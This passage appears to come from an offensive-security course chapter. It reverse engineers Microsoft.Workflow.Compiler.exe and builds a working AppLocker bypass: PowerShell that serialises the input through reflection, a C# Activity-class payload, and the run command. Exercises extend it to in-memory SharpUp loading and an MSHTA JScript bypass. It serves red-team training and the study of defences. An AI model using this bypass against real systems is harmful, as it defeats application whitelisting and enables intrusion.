


Figure 108: Analyzing the *Compile* method in dnSpy

Next, we'll expand the "Used By" section, which reveals two entries including *Microsoft.Workflow.Compiler.Program.Main*. This is the *Main* method of an executable, which means the *Compile* method is called directly from this .NET application.

<sup>466</sup> (Matt Graeber, 2018), <https://posts.specterops.io/documenting-and-attacking-a-windows-defender-application-control-feature-the-hard-way-a-case-73dd1e11be3a>

<sup>467</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/devnotes/wldpisdynamiccodepolicyenabled>

Double-clicking on the entry will open the relevant assembly in dnSpy which will automatically present its code. Additionally, the Assembly Explorer neatly displays the application name as **Microsoft.Workflow.Compiler**:




Figure 109: Executable calling the Compile method

To locate this file on disk we can right-click on the assembly in Assembly Explorer and choose "Open Containing Folder", which opens **C:\Windows\Microsoft.NET\Framework64\v4.0.30319** in File Explorer. Alternatively, we could hover over the assembly name in Assembly Explorer to display the path name.

At this point we have found a way to trigger the *Compile* method directly from a native and signed Microsoft application. We must also determine if the arguments supplied to *Compile* come directly from **Microsoft.Workflow.Compiler**.

We will start this analysis from the *Main* method of **Microsoft.Workflow.Compiler.exe** and inspect the arguments it accepts. The *Main* method is shown in Listing 364.

```
3 private static void Main(string[] args)
4 {
5     if (args == null || args.Length != 2)
6     {
7         throw new ArgumentException(WrappersSR.GetString("InvalidArgumentsToMain"),
8 "args");
9     }
10    CompilerInput compilerInput = Program.ReadCompilerInput(args[0]);
11    WorkflowCompilerResults results = new
WorkflowCompiler().Compile(MultiTargetingInfo.MultiTargetingUtilities.RenormalizeRefer
encedAssemblies(compilerInput.Parameters), compilerInput.Files);
12    Program.WriteCompilerOutput(args[1], results);
13 }
```

Listing 364 - Main method of Microsoft.Workflow.Compiler.exe

This reveals that two arguments must be passed and that only the first is used with the *Compile* method. The contents of the first argument are parsed by the *ReadCompilerInput* method, which returns an object that contains compiler parameters and file names.

The information discovered here is very enlightening. It tells us that any input to *Compile* should be under user control. However the input does go through some sort of validation via *ReadCompilerInput*.

Listing 365 shows the content of *ReadCompilerInput*, where we find that the content of the file passed as an argument is read into a stream, after which it is used to create an *XmlReader*<sup>468</sup> stream. This shows us that we must supply an XML file as the first argument to *Microsoft.Workflow.Compiler*.

```
26 private static CompilerInput ReadCompilerInput(string path)
27 {
28     CompilerInput result = null;
29     using (Stream stream = new FileStream(path, FileMode.Open, FileAccess.Read,
30         FileShare.Read))
31     {
32         XmlReader reader = XmlReader.Create(stream);
33         result = (CompilerInput)new
34         DataContractSerializer(typeof(CompilerInput)).ReadObject(reader);
35     }
36     return result;
37 }
```

Listing 365 - *ReadCompilerInput* parses the supplied file

After the *XmlReader* stream is created, the *ReadObject*<sup>469</sup> method is used to deserialize the data of the stream and return it as the *CompilerInput* type, which is a custom type defined inside *Microsoft.Workflow.Compiler*. If we click on the type, we find that it contains only two elements: *parameters* and *files*.

At this point, it seems that we should be able to pass a file of our own choosing to *Microsoft.Workflow.Compiler* as the first argument. However the file must contain serialized XML data.

While it is not yet clear what the content of the file should be and how the deserialization works, we have found that we should be able to trigger execution of *Compile* with arguments under our control.

There is still much work left to do in this analysis. Simply compiling C# code and loading an assembly into memory is not enough to acquire code execution. In the next section, we must continue our reverse engineering to determine whether or not the newly-compiled assembly is actually executed.

#### 8.4.2.1 Exercises

1. Repeat the steps in this section to locate the call to *Assembly.Load*.
2. Locate the application we can use to invoke *Compile* and discover how its arguments are controlled.

<sup>468</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.xml.xmlreader?view=netframework-4.8>

<sup>469</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.readobject?view=netframework-4.8#System\\_Runtime\\_Serialization\\_DataContractSerializer\\_ReadObject\\_System\\_Xml.XmlReader\\_](https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.readobject?view=netframework-4.8#System_Runtime_Serialization_DataContractSerializer_ReadObject_System_Xml.XmlReader_)

### 8.4.3 Give Me Code Exec

In this section, we are going to continue our reverse engineering session to discover how we can obtain code execution under specific circumstances.

During our analysis in the previous section, we followed the code path starting from the *Compile* method of the *WorkflowCompilerInternal* namespace. The code trace led us to *GenerateLocalAssembly* which in theory should allow us to compile and subsequently load an arbitrary assembly. Now we'll analyze *InternalCompileFromDomBatch* which follows after the *GenerateLocalAssembly* call as noted below.

```
89 using (WorkflowCompilationContext.CreateScope(serviceContainer, parameters))
90 {
91     parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2, parameters,
workflowCompilerResults, out tempFileCollection, out empty, out text4);
92     if (parameters.LocalAssembly != null)
93     {
94         referencedAssemblyResolver.SetLocalAssembly(parameters.LocalAssembly);
95         typeProvider.SetLocalAssembly(parameters.LocalAssembly);
96         typeProvider.AddAssembly(parameters.LocalAssembly);
97         workflowCompilerResults.Errors.Clear();
98         XomlCompilerHelper.InternalCompileFromDomBatch(array, array2, parameters,
workflowCompilerResults, empty);
99     }
100 }
```

Listing 366 - Call to *GenerateLocalAssembly* and *InternalCompileFromDomBatch*

Before following the call into *InternalCompileFromDomBatch*, we notice that *GenerateLocalAssembly* returns the newly compiled and loaded assembly inside the *LocalAssembly* property of the *parameters* variable. A reference to the assembly is subsequently stored in the *typeProvider* variable.

When we follow the call into *InternalCompileFromDomBatch* we are lead into the *XomlCompilerHelper* namespace. After some argument validation and variable initialization, we find the *foreach* loop shown in Listing 367.

```
52 foreach (Type type in typeProvider.LocalAssembly.GetTypes())
53 {
54     if (TypeProvider.IsAssignable(typeof(Activity), type) && !type.IsAbstract)
55     {
...

```

Listing 367 - Foreach loop detecting all classes of type *Activity*

The loop iterates over all classes in the previously compiled file as given by the reference stored in the *typeProvider* variable. For each iteration it checks for classes which inherit<sup>470</sup> from *System.Workflow.ComponentModel.Activity* and are not abstract.<sup>471</sup>

Assuming at least one such class exists, we go into the loop where the *CreateInstance*<sup>472</sup> method is invoked, which instantiates an object of the given type:

<sup>470</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/csharp/tutorials/inheritance>

<sup>471</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/abstract>

```
108 try
109 {
110     Activity.ActivityType = type;
111     activity = (Activator.CreateInstance(type) as Activity);
112 }
```

*Listing 368 - Objects of type Activity are instantiated*

When an object is instantiated from a class, the defined constructor is executed.

Our hypothesis is that the *Compile* method of the *Compiler.WorkflowCompiler* namespace is called with the path of a file containing C# source code given as an argument. After several iterations of validation and parsing, the provided .NET code is compiled into an assembly, loaded into memory, and if it contains a non-abstract class which inherits from the *Activity* type, an object is instantiated.

If we are able to provide our desired code as part of the constructor for that class, we can obtain arbitrary code execution and bypass AppLocker.

This concludes the second stage of reverse engineering. We have located a theoretical path that will lead to code execution. Now we must discover how to provide proper input to the constructor.

#### 8.4.3.1 Exercise

1. Repeat the analysis in dnSpy to discover the loop that will instantiate a class from our code.

#### 8.4.4 Invoking the Target Part 1

In this and the next section, we must finish our reverse engineering and create proof-of-concept bypass code. We have already found that the native **Microsoft.Workflow.Compiler** application can be used to invoke the *Compile* method with arguments supplied on the command line.

The first command-line argument is a file path which is parsed by the *ReadCompilerInput* method. We must inspect the *ReadCompilerInput* method to determine what the file format and content of the first command line argument should be.

We previously found that *ReadCompilerInput* creates a *XmlReader* stream after which the *ReadObject*<sup>473</sup> method is used to deserialize the data of the stream and return it as the type *CompilerInput*. This code is repeated in Listing 369

```
26 private static CompilerInput ReadCompilerInput(string path)
27 {
28     CompilerInput result = null;
29     using (Stream stream = new FileStream(path, FileMode.Open, FileAccess.Read,
30         FileShare.Read))
31     {
32         XmlReader reader = XmlReader.Create(stream);
33         result = (CompilerInput)new
34             DataContractSerializer(typeof(CompilerInput)).ReadObject(reader);
35     }
36 }
```

<sup>472</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.activator.createinstance?view=netframework-4.8>

<sup>473</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.readobject?view=netframework-4.8#System\\_Runtime\\_Serialization\\_DataContractSerializer\\_ReadObject\\_System\\_Xml\\_XmlReader\\_](https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.readobject?view=netframework-4.8#System_Runtime_Serialization_DataContractSerializer_ReadObject_System_Xml_XmlReader_)



```
33     }  
34     return result;  
35 }
```

Listing 369 - ReadCompilerInput parses the supplied file

To build upon this knowledge we must understand both the content of the serialized XML file and the deserialization process.

In the listing above, *ReadObject* makes use of the *DataContractSerializer*<sup>474</sup> method to aid in the serialization. This is in line with the MSDN documentation which reveals that a similar serialization process would use *DataContractSerializer* along with *WriteObject*.<sup>475</sup> At this point, to understand how to successfully serialize our input we could either reverse engineer all the required flags, or we could attempt to locate code related to serialization inside the assembly.

We choose to do the latter and right-click *DataContractSerializer* and select "Analyze", which tells us that it is only used in two methods as shown in Figure 110.




Figure 110: Uses of DataContractSerializer

Besides the *ReadCompilerInput* method we are currently investigating, *DataContractSerializer* is only used in *SerializeInputToWrapper*, which has a very promising name.

Double-clicking the method name reveals its body:

```
104 private static string SerializeInputToWrapper(WorkflowCompilerParameters  
parameters, string[] files)  
105 {  
106     string tempFileName = Path.GetTempFileName();  
107     using (Stream stream = new FileStream(tempFileName, FileMode.Create,  
FileAccess.Write, FileShare.Read))  
108     {  
109         using (XmlWriter xmlWriter = XmlWriter.Create(stream, new XmlWriterSettings  
110             {  
111                 Indent = true  
112             })))  
113         {  
114             CompilerInput graph = new  
CompilerInput(MultiTargetingInfo.MultiTargetingUtilities.NormalizeReferencedAssemblies  
(parameters), files);  
115             new DataContractSerializer(typeof(CompilerInput)).WriteObject(xmlWriter,  
graph);  
116         }  
}
```

<sup>474</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer?view=netframework-4.8>

<sup>475</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.writeobject?view=netframework-4.8>



```
117 }  
118 return tempFileName;  
119 }
```

*Listing 370 - SerializeInputToWrapper serializes its input*

The highlighted portion of the code shows a serialization process similar to the one encountered in *ReadCompilerInput*.

This code is perfect for our purposes since it serializes a data object of type *WorkflowCompilerParameters* into an XML file on the filesystem.

Since we have found a method that directly serializes into our desired format, we can simply create a PowerShell script that calls it.<sup>476</sup>

Because the method is private, we must use reflection to locate it with *GetMethod* as shown in Listing 371.

```
$workflowexe =  
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe"  
$workflowasm = [Reflection.Assembly]::LoadFrom($workflowexe)  
$SerializeInputToWrapper =  
[Microsoft.Workflow.Compiler.CompilerWrapper].GetMethod('SerializeInputToWrapper',  
[Reflection.BindingFlags] 'NonPublic, Static')
```

*Listing 371 - Locating SerializeInputToWrapper through reflection*

With the method resolved, we must determine which arguments it accepts. The first are the *WorkflowCompilerParameters*. Fortunately, the type is public, meaning we can simply instantiate an object of this type. The second argument is an array of strings containing file paths.

Once we have set up the argument values, we can call the method through reflection with the *Invoke* method:

```
Add-Type -Path  
'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\System.Workflow.ComponentModel.dll'  
$compilerparam = New-Object -TypeName  
Workflow.ComponentModel.Compiler.WorkflowCompilerParameters  
$pathvar = "test.txt"  
$output = "C:\Tools\test.xml"  
$tmp = $SerializeInputToWrapper.Invoke($null,  
@([Workflow.ComponentModel.Compiler.WorkflowCompilerParameters] $compilerparam,  
[String[]] @($pathvar)))  
Move-Item $tmp $output
```

*Listing 372 - Defining arguments and calling SerializeInputToWrapper*

After executing the code, we can dump the contents of the generated file to view the serialized content:

```
PS C:\Tools> type C:\Tools\test.xml  
<?xml version="1.0" encoding="utf-8"?>  
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance"  
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.Compiler">
```

<sup>476</sup> (Matt Graeber, 2018), <https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb>

```
<files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
  <d2p1:string>test.txt</d2p1:string>
</files>
<parameters
xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow.ComponentModel.Compiler">
  <assemblyNames
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <compilerOptions i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <coreAssemblyFileName
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssembly
FileName>
...

```

Listing 373 - Contents of serialized XML file generated by `SerializeInputToWrapper`

---

*Note that the XML file was generated from an administrative PowerShell console in the context of the "Offsec" user to avoid AppLocker. This means that the "student" user cannot access it before we modify the file permissions.*

---

We notice two things from the contents of the file. First, the file path we supplied has been embedded into it and will be used with the call to `Compile` once the file is deserialized. Second, quite a few compiler flags have been added, but at this time we do not know if the values they contain will lead us down the correct code path in order to process and execute an arbitrary malicious assembly file.

With an understanding of how we can generate an input file that will be deserialized correctly by `Microsoft.Workflow.Compiler`, we must return to `dnSpy`. Our goal is to determine what file format and content the file name embedded in the XML file should have, and which compiler flags are required to reach the compilation, loading, and subsequent execution sections.

After returning to the `Main` method of `Microsoft.Workflow.Compiler` in `dnSpy`, we find that the next call is to `Compile`, where the deserialized parameters and file names are supplied as arguments.

```
3 private static void Main(string[] args)
4 {
5     if (args == null || args.Length != 2)
6     {
7         throw new ArgumentException(WrappersSR.GetString("InvalidArgumentsToMain"),
"args");
8     }
9     CompilerInput compilerInput = Program.ReadCompilerInput(args[0]);
10    WorkflowCompilerResults results = new
WorkflowCompiler().Compile(MultiTargetingInfo.MultiTargetingUtilities.RenormalizeRefer
encedAssemblies(compilerInput.Parameters), compilerInput.Files);
12    Program.WriteCompilerOutput(args[1], results);
13 }

```

Listing 374 - Main method of `Microsoft.Workflow.Compiler.exe`

We follow the call and first notice null checks on the input values after which various actions are performed depending on the given parameters:

```
12 public WorkflowCompilerResults Compile(WorkflowCompilerParameters parameters,
params string[] files)
13 {
...
32 if (parameters.GenerateInMemory)
33 {
34     flag = true;
35     parameters.GenerateInMemory = false;
36     if (string.IsNullOrEmpty(parameters.OutputAssembly))
37     {
38         text2 = Path.GetTempFileName();
39         parameters.OutputAssembly = text2 + ".dll";
40     }
41 else
...

```

*Listing 375 - Parameters GenerateInMemory and OutputAssembly being used*

The *OutputAssembly* parameter is only checked and modified if the *GenerateInMemory* flag is set. From our generated XML file, we find that it is set to false by default. The *OutputAssembly* parameter is likely the file name and path of the generated assembly file, and if it does not exist, the compilation will likely fail.

Because of this, we must update our PowerShell script to set *GenerateInMemory* to true. This is shown in Listing 376.

```
$compilerparam.GenerateInMemory = $True
```

*Listing 376 - Setting GenerateInMemory parameter to true*

After parsing the parameter, we follow the call into the *Compile* method of the *WorkflowCompilerInternal* namespace, where we find the following *foreach* loop:

```
32 foreach (string text in allFiles)
33 {
34     if (text.EndsWith(".xoml", StringComparison.OrdinalIgnoreCase))
35     {
36         stringCollection.Add(text);
37     }
38     else
39     {
40         stringCollection2.Add(text);
41     }
42 }
43 string[] array = new string[stringCollection.Count];
44 stringCollection.CopyTo(array, 0);
45 string[] array2 = new string[stringCollection2.Count];
46 stringCollection2.CopyTo(array2, 0);

```

*Listing 377 - Detecting files with xoml extension*

Very interestingly, we find a comparison on the file name against the **xoml** extension, which is used by the relatively undocumented *Extensible Object Markup Language*<sup>477</sup> file format. This is essentially an XML document that can contain embedded code.

File names with **xoml** extensions will be added to the *array* variable while file names with other extensions will be added to *array2*. Since **xoml** files can contain embedded code, we can assume that this is a required file, but we must continue our analysis to prove this.

From our investigation in the previous sections, we located the code path to trigger the compilation and loading of the assembly and discovered that we must trace into the call to *GenerateLocalAssembly*, which was supplied the arguments shown in Listing 378.

```
91 parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2, parameters,
workflowCompilerResults, out tempFileCollection, out empty, out text4);
```

*Listing 378 - Call to GenerateLocalAssembly with file names*

Once inside the call, we can inspect the function prototype of *GenerateLocalAssembly* to gain a better and somewhat contradictory understanding of the arguments:

```
183 private Assembly GenerateLocalAssembly(string[] files, string[] codeFiles,
WorkflowCompilerParameters parameters, WorkflowCompilerResults results, out
TempFileCollection tempFiles2, out string localAssemblyPath, out string
createdDirectoryName)
```

*Listing 379 - Comparing first two argument names with the supplied input*

From the argument names, we find that the files with an **xoml** extension are called *files*, while those with any other extension are called *codeFiles*, which leads us to believe we should avoid **xoml** files. This seems contradictory to the previous analysis.

To understand this, we'll turn our attention to the first call inside the method, which is to *GenerateCodeFromFileBatch*:

```
188 CodeCompileUnit value = WorkflowCompilerInternal.GenerateCodeFromFileBatch(files,
parameters, results);
```

*Listing 380 - Call to GenerateCodeFromFileBatch*

Listing 380 shows that this method is given the *files* variable, which contained the **xoml** files, as its first argument. If we were to reverse engineer the method, we would discover rather extensive code designed to parse the files and detect and extract embedded code.

Still inside *GenerateLocalAssembly*, *GenerateCodeFromFileBatch* returns the embedded code from the **xoml** files into the *value* variable. Near the end of the method, we find the following code block:

```
286 ArrayList arrayList2 = new
ArrayList((ICollection)parameters.UserCodeCompileUnits);
287 arrayList2.Add(value);
288 ArrayList arrayList3 = new ArrayList();
289 arrayList3.AddRange(codeFiles);
290 arrayList3.AddRange(XomlCompilerHelper.GenerateFiles(codeDomProvider,
compilerParameters, (CodeCompileUnit[])arrayList2.ToArray(typeof(CodeCompileUnit))));
```

<sup>477</sup> (Wiki, 2020), <https://wiki.fileformat.com/web/xoml/>

```
291 CompilerResults compilerResults =  
codeDomProvider.CompileAssemblyFromFile(compilerParameters,  
(string[])arrayList3.ToArray(typeof(string)));
```

*Listing 381 - All files containing code are passed to CompileAssemblyFromFile*

The files containing code that were extracted from an **xoml** file are added into the *arrayList2* variable, and those without this extension are added into the *arrayList3* variable. In the second-to-last line of code, the extracted code is converted to files and added to *arrayList3*.

In effect, this means that we do not have to worry about the partially-undocumented **xoml** format and can instead simply provide a file containing C# code with an arbitrary extension.

To summarize what we have discovered so far, **Microsoft.Workflow.Compiler** accepts two arguments. The first must be the path to an XML file containing compiler flags and the path to a file containing C# code. The C# file will be compiled and loaded into memory without restrictions.

#### 8.4.4.1 Exercises

1. Repeat the analysis performed in this section to obtain a valid XML file with the PowerShell script.
2. Modify the PowerShell script to set the *GenerateInMemory* flag and obtain a usable XML file.

#### 8.4.5 Invoking the Target Part 2

We have managed to create a valid input file in XML format that will be processed by **Microsoft.Workflow.Compiler** and used to compile and load our C# code. Now we must finish the work and figure out how we can achieve execution of the newly compiled code.

In *InternalCompileFromDomBatch* we find a check for classes that extend on the *Activity* as repeated in Listing 382.

```
52 foreach (Type type in typeProvider.LocalAssembly.GetTypes())  
53 {  
54     if (TypeProvider.IsAssignable(typeof(Activity), type) && !type.IsAbstract)  
55     {  
...  
108         try  
109         {  
110             Activity.ActivityType = type;  
111             activity = (Activator.CreateInstance(type) as Activity);  
112         }  
...  
...
```

*Listing 382 - Objects that inherit from type Activity are instantiated*

Each located class will subsequently be instantiated to an object through the *CreateInstance* method by invoking the default constructor for the class.

This means that the file containing code we provide must contain a class that inherits from the *Activity* class of the *System.Workflow.ComponentModel* namespace and must contain the code we want to execute inside its constructor. Proof-of-concept code is shown in Listing 383.

```
using System;  
using System.Workflow.ComponentModel;  
public class Run : Activity{
```

```
public Run() {  
    Console.WriteLine("I executed!");  
}  
}
```

*Listing 383 - Proof of concept code as input file*

We have now managed to reverse engineer and develop the required input files to achieve code execution. There is, however, one missing step.

We determined that *Microsoft.Workflow.Compiler* required two arguments as shown again in Listing 384:

```
3 private static void Main(string[] args)  
4 {  
5     if (args == null || args.Length != 2)  
6     {  
7         throw new ArgumentException(WrappersSR.GetString("InvalidArgumentsToMain"),  
8             "args");  
9     }  
10    CompilerInput compilerInput = Program.ReadCompilerInput(args[0]);  
11    WorkflowCompilerResults results = new  
WorkflowCompiler().Compile(MultiTargetingInfo.MultiTargetingUtilities.RenormalizeRefer  
encedAssemblies(compilerInput.Parameters, compilerInput.Files);  
12    Program.WriteCompilerOutput(args[1], results);  
13 }
```

*Listing 384 - Main method of Microsoft.Workflow.Compiler.exe*

The second command line argument is only used with the *WriteCompilerOutput* method. Following that call, dnSpy reveals the following:

```
3 private static void WriteCompilerOutput(string path, WorkflowCompilerResults  
results)  
4 {  
5     using (Stream stream = new FileStream(path, FileMode.Create, FileAccess.Write,  
FileShare.None))  
6     {  
7         using (XmlWriter xmlWriter = XmlWriter.Create(stream, new XmlWriterSettings  
8             {  
9                 Indent = true  
10            }))  
11            {  
12                NetDataContractSerializer netDataContractSerializer = new  
NetDataContractSerializer();  
13                SurrogateSelector surrogateSelector = new SurrogateSelector();  
14                surrogateSelector.AddSurrogate(typeof(MemberAttributes),  
netDataContractSerializer.Context, new CompilerResultsSurrogate());  
15                ((IFormatter)netDataContractSerializer).SurrogateSelector =  
surrogateSelector;  
16                netDataContractSerializer.WriteObject(xmlWriter, results);  
17            }  
18        }  
19    }
```

*Listing 385 - Second command line argument is the output file path*

As highlighted in Listing 385, the argument is used as a file path, and content is written to it in XML format. Since we only care about obtaining code execution, we can simply pass a random file name as the second command line argument.

This concludes our analysis and we now have all the information we need.

In summary, we must craft a file containing C# code, which implements a class that inherits from the *Activity* class and has a constructor. The file path must be inserted into the XML document along with compiler parameters organized in a serialized format.

To create this correctly-serialized XML format, we'll take advantage of the *SerializeInputToWrapper* method in a PowerShell script:

```
$workflowexe =  
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe"  
$workflowasm = [Reflection.Assembly]::LoadFrom($workflowexe)  
$SerializeInputToWrapper =  
[Microsoft.Workflow.Compiler.CompilerWrapper].GetMethod('SerializeInputToWrapper',  
[Reflection.BindingFlags] 'NonPublic, Static')  
Add-Type -Path  
'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\System.Workflow.ComponentModel.dll'  
$compilerparam = New-Object -TypeName  
Workflow.ComponentModel.Compiler.WorkflowCompilerParameters  
$compilerparam.GenerateInMemory = $True  
$pathvar = "test.txt"  
$output = "C:\Tools\run.xml"  
$tmp = $SerializeInputToWrapper.Invoke($null,  
@([Workflow.ComponentModel.Compiler.WorkflowCompilerParameters] $compilerparam,  
[String[]] @($pathvar)))  
Move-Item $tmp $output
```

*Listing 386 - Creating correctly serialized XML file using PowerShell*

Next, we need to ensure the student is able to access the generated file:

```
PS C:\Tools> $Acl = Get-ACL $output;$AccessRule= New-Object  
System.Security.AccessControl.FileSystemAccessRule("student","FullControl","none","non  
e","Allow");$Acl.AddAccessRule($AccessRule);Set-Acl $output $Acl
```

*Listing 387 - Granting the student user permissions on the newly generated file*

With everything in place, we can run the executable with the two input arguments as shown in Listing 388.

```
C:\Tools>C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.e  
xe run.xml results.xml  
I executed!
```

*Listing 388 - Executing the proof of concept*

The output reveals that that our efforts were successful. We executed arbitrary C# code. Excellent!

In this section, we have completed our analysis and investigation of the chosen assembly and in the process, created a working AppLocker bypass for managed code. The downside to this attack is that we must provide both the XML file and the C# code file on disk, and the C# code file will be compiled temporarily to disk as well.



Despite these limitations, this simple code can be applied to any existing C# tradecraft.

#### 8.4.5.1 Exercises

1. Repeat the analysis performed in this section and obtain a proof-of-concept application whitelisting bypass.
2. Modify the provided code file to invoke *SharpUp*,<sup>478</sup> which is the C# equivalent to PowerUp. Attempt to create the attack in a way that does not require *SharpUp* to be written to disk on the victim machine.

#### 8.4.5.2 Extra Mile

Perform online research to understand and execute an AppLocker bypass that allows arbitrary C# code execution by abusing the **MSBuild**<sup>479</sup> native binary.

## 8.5 Bypassing AppLocker with JScript

Throughout this course we have primarily leveraged Microsoft Office and Jscript files to obtain client-side code execution. Along the way, we have greatly improved our tradecraft to bypass endpoint protections, and we have found a way to reuse all of that tradecraft with Microsoft Office.

Due to the scripting rules imposed by AppLocker, Jscript code which is not located in a whitelisted folder or whitelisted through a file hash or signature will be blocked. For example, if we attach a Jscript file to an email or deliver it through an HTML smuggling attack, the execution will be blocked by AppLocker, disrupting our attack.

In the next sections, we will reuse our Jscript and DotNetToJscript tradecraft and modify it to bypass AppLocker.

#### 8.5.1 JScript and MSHTA

The *MSHTA* client side attack vector is well-known but works best against Internet Explorer. As Internet Explorer becomes less-used, this vector will become less relevant, but we'll nonetheless reinvent it to bypass AppLocker and execute arbitrary Jscript code.

First, we'll briefly describe the MSHTA attack and provide context for an AppLocker bypass.

*Microsoft HTML Applications*<sup>480</sup> (MSHTA) work by executing **.hta** files with the native **mshta.exe** application. HTML Applications include embedded Jscript or VBS code that is parsed and executed by mshta.exe.

Since mshta.exe is located in **C:\Windows\System32** and is a signed Microsoft application, it is commonly whitelisted. Because of this, we can execute our Jscript code with **mshta.exe** instead of **wscript.exe**, and subsequently, bypass application whitelisting.

A very simple HTA file containing Jscript code is shown in Listing 389.

---

<sup>478</sup> (@HarmJ0y, 2018), <https://github.com/GhostPack/SharpUp/>

<sup>479</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2019>

